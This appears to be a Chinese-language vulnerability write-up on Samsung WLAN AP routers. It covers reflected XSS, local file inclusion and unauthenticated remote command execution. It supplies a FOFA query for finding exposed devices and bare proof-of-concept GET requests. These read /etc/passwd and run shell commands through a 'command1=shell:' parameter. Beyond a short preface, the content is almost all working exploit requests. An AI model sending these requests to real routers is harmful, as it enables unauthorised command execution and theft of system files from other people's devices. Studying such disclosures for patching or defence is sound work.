三星路由器WLAN AP未授权RCE等多个漏洞

0x00 前言

据360安全大脑漏洞云在4月11日上午监测到3个高危漏洞利用，该漏洞在2月份已出现：某星路由器XSS漏洞、本地文件包含漏洞、远程命令执行漏洞，可是这个漏洞在去年就被曝光了

```
FOFA搜索语法：title=="Samsung WLAN AP"
```

0x01 漏洞类型

XSS


0x01.1 漏洞利用条件

Null

0x01.2 漏洞详情

直接访问目标即可

```
https://xxx.xxx.xxx.xxx/%3Cscript%3Ealert(1)%3C/script%3E
```



0x01.3 漏洞POC

```
GET https://xxx.xxx.xxx/<script>alert(1)</script>
```

0x02 漏洞类型

本地文件包含


0x02.1 漏洞利用条件

null

0x02.2 漏洞详情

直接访问目标即可

```
https://xxx.xxx.xxx.xxx/ (download)/etc/passwd
```



0x02.3 漏洞POC

```
1 GET https://xxx.xxx.xxx.xxx/ (download)/etc/passwd
```

0x03 漏洞类型

远程命令执行


0x03.1 漏洞利用条件

null

0x03.2 漏洞详情

直接访问目标即可

```
1 https://xxx.xxx.xxx.xxx/(download)/tmp/a.txt?command1=shell:ls%20-
  la%20|%20dd%20of=/tmp/a.txt
```



0x03.3 漏洞POC

```
1 GET https://xxx.xxx.xxx.xxx/(download)/tmp/a.txt?command1=shell:l
  s%20-la%20|%20dd%20of=/tmp/a.txt
```